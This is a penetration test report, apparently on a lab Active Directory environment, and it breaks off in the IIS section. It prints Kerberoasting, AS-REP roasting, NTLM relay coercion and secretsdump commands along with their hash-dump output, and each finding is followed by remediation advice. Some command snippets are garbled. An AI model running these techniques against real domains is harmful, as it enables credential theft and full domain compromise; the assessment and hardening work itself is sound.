

CUSTOMER	ITHS-2024
SUBJECT	ACTIVE DIRECTORY
DOCUMENT	SECURITY ASSESSMENT REPORT

Table of Contents

- 1 Executive Summary 3**
 - 1.1 Overview 3**
 - 1.2 Results 3**
 - 1.3 Recommendations 3**
- 2 FINDINGS AND RECOMMENDATIONS 4**
 - 2.1 Approach to Testing 4**
 - 2.2 Findings and Recommendations 4**
 - 2.3 Delimitations and restrictions 5**
- 3 RESULTS AND RECOMMENDATIONS 6**
 - 3.1 Severity ratings 6**
 - 3.2 Outline of identified vulnerabilities 7**
 - 3.3 Technical description of findings 8**
 - 3.3.1 Enumerating of users and privileges. 8
 - 3.3.2 Kerberos AS-REP and KERBEROAST 10
 - 3.3.3 ADCS (ESC8) 14
 - 3.3.4 IIS service vulnerability 18
 - 3.3.5 Abusing Trust relationship in a forest 23
- A APPENDIX – Project Overview 26**
- B APPENDIX – Testing Artefacts 26**
- C APPENDIX – NDA 27**

1 Executive Summary

1.1 Overview

Between 2024-12-09 and 2025-01-26, ViktorsPentestAB conducted a security assessment on GOAD, an Active Directory (AD) environment containing three domains:

- essos.local with one parent domain and one child domain
 1. braavos.essos.local
 2. meereen.essos.local
- sevenkingdoms.local with one domain
 1. castelblack.north.sevenkingdoms.local
 2. winterfell.north.sevenkingdoms.local

The purpose of this assessment was to evaluate the current security status of the environment and find vulnerabilities that could lead to unauthorized access or compromise of AD integrity.

This report presents the findings of the assessment, providing technical details about the identified vulnerabilities along with recommendations for their mitigation.

1.2 Results

The assessment identified several vulnerabilities within the active directory.

- Enumeration of users and weak privileges.
- Discovery and cracking of several user passwords and hashes, including domain administrator credentials.
- Exploitation of Active Directory Certificate Services (ADCS) to escalate privileges.
- Abuse of IIS service vulnerabilities to achieve NT SYSTEM-level access.
- Exploitation of trust relationships between domains for lateral movement.

these vulnerabilities exposed significant risks. All domains in the AD was compromised with the tester having administrator access and full control over critical systems.

Hardening the exploited parts of the AD was generally effective against discovered attack paths due to a smaller attack vector and less information available to use for gaining footholds.

1.3 Recommendations

To improve security, it is recommended to:

1. Re-prioritize the initial risk assessment to take business risk and internal knowledge of the systems into account.
2. To the best of abilities mitigate all vulnerabilities identified in this assessment,
3. Implement a robust password policy and enforce regular reviews of system configurations.

2 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

2.1 Approach to Testing

The assessment was performed initially without access to user or password on the domain but with a domain joined computer. running Kali linux.

A combination of manual and automatic tools to find and identify vulnerabilities was necessary to perform the exploits in this report. a full list of tools used is attached in the appendix.

The steps used to test the domain have been:

1. scanning the AD
2. enumeration for user and shares
3. exploiting vulnerabilities using credentials found
4. privileges escalations
5. lateral movements in the enviroment

The primary focus was identifying vulnerabilities that could lead to control or manipulation of the AD's infrastructure.

2.2 Findings and Recommendations

1. Weak configurations in the AD environment allowed user enumeration and abuse of kerberos tickets to ASREP-roast and kerberoast several users. exploiting this gave password hashes to crack offline. Some users had dangerous privileges allowing for lateral movement in the AD.
2. Vulnerabilities in the ADCS (Active Directory Certificate Services) web enrollment interface allowed NTLM Relaying. this was exploited by coerce a request for certificates using template for domaincontroller and then stealing it with a relay in the middle.
3. The IIS service permitted unauthorized file uploads, leading to shell access. Using a tool to enumerate the webbsite for possible urls gave the path to uploaded files. uploading a script containing executable code and then browse to its path was used to gain a webshell. further investigation showed that SeImpersonatePrivilege was enabled whis was exploited to gain a shell as NT-SYSTEM (highest privilege) and then dump user hashes.
4. Trust relationships between domains were exploited to compromise multiple forests and make lateral movement between them. this was possible because of having users credentials on the child domain found with previous vulnerabilities used to get the trust key between the domains. A kerberos service ticket was forged with the trust key and then used to dump user hashes on the parent domain.

to mitigate this vulnerabilities, follow the recommendations suggest after every findings.

Audit the AD regularly and check for unusual behavior.

Ensure a good password policy is used.

Use principle of least privilege.

2.3 Delimitations and restrictions

The full AD with all its domains where in scope. The tester where allowed to make changes and configurations to users and computers to escalate privileges and pivot into the domain.

3 RESULTS AND RECOMMENDATIONS

3.1 Severity ratings

Severity	Description
High	Security vulnerabilities that can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data.
Medium	Security vulnerabilities that can give an attacker access to sensitive data, but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities that can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Info.	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

3.2 Outline of identified vulnerabilities

Vulnerability	High	Medium	Low	Info.
Enumerating of users and privligies.		✓		
Kerberos AS-REP and KERBEROAST	✓			
ADCS (ESC8)	✓			
IIS service vulnerability	✓			
Abusing Trust relationship in a forest	✓			

Table 2: Identified vulnerabilities.

3.3 Technical description of findings

3.3.1 Enumerating of users and privileges.

Severity: medium

Description

Misconfigurations in Group Policy allowed anonymous user enumeration. Exploiting this, the tester identified users, some of whom had weak passwords, enabling further attacks.

The tester was able to use a anonymous connection to enumerate domain users. This can be done through the smb (Service message block)) service or through the LDAP (lightweight directory access protocol). Furthermore a user had their password put as a comment to the user.

```
SMB 10.2.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 10.2.10.11 445 WINTERFELL -Username- -Last PW Set- -BadPW- -Description-
SMB 10.2.10.11 445 WINTERFELL Guest <never> 0 Built-in account for guest acces
SMB 10.2.10.11 445 WINTERFELL s to the computer/domain
SMB 10.2.10.11 445 WINTERFELL arya.stark 2024-05-20 21:10:04 0 Arya Stark
SMB 10.2.10.11 445 WINTERFELL sansa.stark 2024-05-20 21:10:30 0 Sansa Stark
SMB 10.2.10.11 445 WINTERFELL brandon.stark 2024-05-20 21:10:37 0 Brandon Stark
SMB 10.2.10.11 445 WINTERFELL rickon.stark 2024-05-20 21:10:43 0 Rickon Stark
SMB 10.2.10.11 445 WINTERFELL hodor 2024-05-20 21:10:49 0 Brainless Giant
SMB 10.2.10.11 445 WINTERFELL jon.snow 2024-05-20 21:10:56 0 Jon Snow
SMB 10.2.10.11 445 WINTERFELL samwell.tarly 2024-05-20 21:11:02 0 Samwell Tarly (Password :
SMB 10.2.10.11 445 WINTERFELL jeor.mormont 2024-05-20 21:11:09 0 Jeor Mormont
SMB 10.2.10.11 445 WINTERFELL sql_svc 2024-05-20 21:11:16 0 sql service
SMB 10.2.10.11 445 WINTERFELL Karl 2024-05-25 14:33:57 0
Running nxc against 256 targets 100% 0:00:00
```

Saving the list of users allowed the tester to perform password spray and finding weak passwords. One of the user had the same username and password.

```
nxc smb 10.2.10.11 -u user11 -p user11 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 10.2.10.11 445 WINTERFELL [*] north.sevenkingdoms.local\hodor
SMB 10.2.10.11 445 WINTERFELL
```

Performing passwordspray by using usernames as passwords gives on hit.

Finding users was possible because of misconfigurations on the server.

having access to a established user in the AD opens up for a lot of further reconning where anomonus athentication is not allowed. it also allows for mapping up the AD enumerating all computers, group policies, privileges and users making it easier for an attacker to continue finding vulnerabilities.. By having a list of known users the tester was able to perform further exploits (explained in Kerberoes findings)

The severity rating for finding users in itself is low as it requires further exploits to gain any other access or information, but combined with password in comments and bad pasword policy the total severity becomes medium.

Recommendations

in local security policy (secpol.msc): set Do not allow anonymous enumeration of SAM accounts and shares to enabled.

Disable SMBv1 if not needed. in powershell: `Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol`

Ensure smb signing is required to prevent relay attacks.

Ensure that all LDAP-traffic is encrypted (LDAPS-only).

In Active directory Users and Computers- domain- properties-security: Restrict Autentichated users and Everyone from readin sensitive attributs.

In Active directory Users and Computers: ensure that no user has sensitive information put as comments.

Ensure a good password policy such as combination of chars, minimum length and user=pass forbidden.

3.3.2 Kerberos AS-REP and KERBEROAST


Severity: high

Description


Two accounts had Kerberos pre-authentication disabled, enabling offline password cracking of TGT hashes. Additionally, accounts with SPNs were exploited for Kerberoasting attacks.

Pre-authentication in kerberos uses the user's password to encrypt a timestamp. The domain controller (DC) will decrypt this to validate the correct password and not have a previous request replayed. A vulnerability can result when preauthentication is disabled. Once this is disabled for a user, an attacker can request authentication data for that user, and the domain controller will return an encrypted ticket-granting ticket (TGT). It can then be bruteforced in an offline environment to crack the password depending on the strength of the password. this is normally referred to as AS-REP roasting.¹

after utilizing previous finds of user with password the tester was able to find two users with kerberos pre-authentication set to disabled.



This allowed for asking kerberos for their TGTs without knowing their passwords beforehand. the TGT hash could be cracked offline giving the tester passwords for both accounts.



1. More information on AS-REP roasting from microsoft.

```

impacket-GetNPUsers essos.local/ -no-pass -u user12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
krb5asrep$23$missandeiBESSOS.LOCAL:
59

```

Asking for TGTs

```


Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: asrephash
Time.Started.....: Sat Jan 25 13:22:48 2025 (1 sec)
Time.Estimated...: Sat Jan 25 13:22:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1737.8 kH/s (0.84ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts

```

Both passwords were recovered when cracking their hashes.

The hashes in themselves are only useful for an attacker if they are crackable. Therefore a strong password policy is important to stop access to the user accounts.

Continuing searching for users with vulnerable privileges the tester found users with SPN (Service principal names) set. A service principal name (SPN) is a unique identifier of a service instance. Kerberos authentication uses SPNs to associate a service instance with a service sign-in account. This is exploitable using a technique called kerberoasting giving the tester the users hash to crack offline. Kerberoasting takes advantage of the fact that any user in the domain can send a request for other users service tickets. Services that run as AD machine accounts instead of as standalone service accounts are better protected against Kerberoasting as their credentials are long and randomly generated so they contain sufficient entropy to render brute-force attacks impractical.



Targets with SPN set

trying to crack the hashes after requesting the service tickets for all the kerberoastable accounts gives one user's password.

```
skrb5tgs23s*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow
```

```
Approaching final keyspace - workload adjusted.
```

```
#9b25d3ea
```

```
Root and password cracked
```

Since the hashes is downloaded and available offline it is possible more passwords can be cracked giving enough time to bruteforce them.

furthermore one of the users found with pre-authentication set to disabled had GenericAll privileges to another user, allowing for lateral movement. GeneriAll is the same as Full Control access and allows one user to make changes to another. this could also be used to forcechange another users password essentially locking them out with the attacker still having access.



Path from user aquired with AS-REP roast to admin-user with rdp rigths


```

python3 targetedKerberoast.py -v -d 'essos.local' -u 'Missandei' -p [redacted]
[*] Starting Kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (khal.drogo)
[*] Printing hash for (khal.drogo)
skrb5tgs23s*khal.drogo$ESSOS.LOCAL$essos.local/khal.drogo

[VERBOSE] SPN removed successfully for (khal.drogo)
[*] Printing hash for (sql_svc)
skrb5tgs23s*sql_svc$ESSOS.LOCAL$essos.local/sql_svc

```

getting hash for first user which then was cracked and used to continue the lateral movement



```
25 @ python3 targetedKerberoast.py -v -d 'essos.local' -u 'khal.drogo' -p '!'  
[*] Starting Kerberoast attacks  
[*] Fetching usernames from Active Directory with LDAP  
[VERBOSE] SPN added successfully for (viserys.targaryen)  
[*] Printing hash for (viserys.targaryen)  
8krb5tgt8238*viserys.targaryen$essos.local/viserys.targaryen$31f  
  
[VERBOSE] SPN removed successfully for (viserys.targaryen)  
[*] Printing hash for (sql_svc)  
8krb5tgt8238*sql_svc$essos.local/sql_svc$751bf
```

getting hash for account with admin rights. an attacker could choose to either crack the hash offline or simply forcechange the password of the user.

The severity of this vulnerability combined is set to high as it ultimately led to the tester having admin rights to one DC and control of several users.

Recommendations

audit your Active Directory environment and ensure there are no accounts configured with the "Do not require Kerberos preauthentication."

Consider assign all SPNs to machine accounts.

Follow microsofts guidace for mitigate kerberoast ²

Users should not have GenericAll access to each other.

Defending against hash cracking is best done by ensuring all users has strong passwords.

2. *Microsoft guide for kerberoast*

3.3.3 ADCS (ESC8)

Severity: high


Description

ADCS is a Microsoft server role solution for public key infrastructure (PKI) that provides myriad services within an AD environment. ADCS issues digital certificates to computers and users. ADCS checks Certificate Authorities (CAs) for authentication before handing out certificates. If the CAs is misconfigured it can lead to security issues.³

Certificate templates are used to issue certificates with a predefined set of attributes either manually or automatically through an enrollment service. the tester took advantage of the web enrollment interface which was not configured with protections for NTLM Relay Attacks.

During the reconing of the AD, a web enrollment interface was found. ADCS web enrollment interfaces are optional features of ADCS, and they are commonly seen deployed alongside ADCS. When a IIS endpoint allows NTLM authentication but does not enforce protocol signing (HTTPS) or Extended Protection for Authentication (EPA), this endpoint can be vulnerable to NTLM relay attacks and can allow an attacker to obtain a certificate on behalf of a machine account.

the tester was able to coerce a domain controller to authenticate to the kali machine operated by the tester and then relay it to the ADCS CA. this was done without valid domain credentials but could also be exploited with existing user credentials.



```
Trying pipe lsarpc
[-] Connecting to ncacn_np:meereen.essos.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

◀ 3s 🔊 📄

Coercing network authentication from a vulnerable DC.

3. More about ADCS

relaying to the certificate enrollment endpoint. AD CS CA server responds to the relayed network authentication request with a certificate

```
10 impacket-secretsdump -hashes ':00000000-00000000' -no-pass ESSOS.LOCAL/'meereen'$@meereen.essos.local      11:10
2 Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
3
4 [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
5 [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
6 [*] Using the DRSUAPI method to get NTDS.DIT secrets
7 Administrator:500:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::da:::
8 Guest:501:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239::::::
9 krbtgt:502:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239::::::
10 DefaultAccount:503:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
11 localuser:1000:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
12 daenerys.targaryen:1112:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
13 viserys.targaryen:1113:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
14 khal.drogo:1114:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
15 jorah.mormont:1115:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
16 missandei:1116:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
17 drogon:1117:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
18 sql_svc:1118:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
19 MEEREEN$:1001:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
20 BRAAVOS$:1104:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
21 gmsaDragon$:1110:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
22 SEVENKINGDOMS$:1105:aad3b435b51404eeaadc3bd623d86ae63db9d9bbf4ac482eaa1e98c5f394e183b239:::~:~:~:
23 [*] Kerberos keys grabbed
```


```

4 Password:
5 [*] Service RemoteRegistry is in stopped state
6 [*] Starting service RemoteRegistry
7 [*] Target system bootKey: 0xa[REDACTED]
8 [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
9 Administrator:500:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee[REDACTED]:::
10 Guest:501:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee[REDACTED]:::
11 DefaultAccount:503:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee[REDACTED]0:::
12 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee[REDACTED]:::
13 localuser:1000:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee[REDACTED]:::
14 [*] Dumping cached domain logon information (domain/username:hash)
15 ESSOS.LOCAL/Administrator[REDACTED] (2024-05-20 21:13:43)
16 essos.local/sql_svc:[REDACTED] (2024-12-13 02:46:42)
17 ESSOS.LOCAL/khal.drogo:[REDACTED] (2025-01-14 08:19:07)
18 [*] Dumping LSA Secrets
19 [*] $MACHINE.ACC
20 ESSOS\BRAAVOS$[REDACTED]
21 ESSOS\BRAAVOS$[REDACTED]
22 ESSOS\BRAAVOS$[REDACTED]
23 ESSOS\BRAAVOS$:plain_password_hex[REDACTED]
24 ESSOS\BRAAVOS$[REDACTED]
25 [*] DefaultPassword
26 localuser[REDACTED]
27 [*] DPAPI_SYSTEM
28 dpapi_machinekey[REDACTED]
29 dpapi_userkey[REDACTED]
30 [*] NI$KM

```

This information is enough to gain full control over the forest allowing the tester to use pass the hash exploits gaining access to shares and local files on the computers as well as uploading new files and compromise the forest.

Trying to crack the hashes gives the password for one user with login access to the web enrollment interface allowing control over the CA



Combining all this enabled the tester to go from no user/insight in the forest to full insight making the severity of this vulnerability high.

Recommendations

Disable web enrollment if it is not necessary. If AD CS certificate enrollment IIS endpoints are not needed for business purposes, they should be disabled.

Enforce HTTPS: Ensure all certificate enrollment endpoints use HTTPS to secure communications.

Enable Extended Protection for Authentication (EPA): This helps prevent relay attacks by binding the authentication process to the secure channel.

Disable NTLM Authentication. If possible, disable NTLM authentication on DCs and ADCS servers using Group Policy.

Examine the enrollment permissions in each template. Critical misconfigurations often occur when generic principals or large groups have these permissions. Particularly, check for Authenticated Users, Domain Users, Domain Computers and any large user group that shouldn't be able to request certificates

Monitor issued certificates and revoke certificates that are no longer needed.

Configuring ADCS to require strong authentication and hardening configurations per recommendations from Microsoft .⁴

4. *Microsoft recommendations.*


3.3.4 IIS service vulnerability

Severity: high

Description

During the assessment an asp.net application was found that was used to allow the tester to upload an .aspx file containing code giving the tester access to an webshell. The tester was able to use this to further execute code to get an reverse shell. checking privileges in the shell shows that SeImpersonate was set to enabled. Since the Seimpersonate was set to enabled this gaved options to escalate the shell into running as NT-SYSTEM giving full access to the server. SeImpersonatePrivilege is a Windows security setting that is assigned by default to the device's local Administrators group and the Local Service account.

browsing to `castelblack.north.sevenkingdoms.local` redirects to `castelblack.north.sevenkingdoms.local/Default.aspx` and gives this prompt:

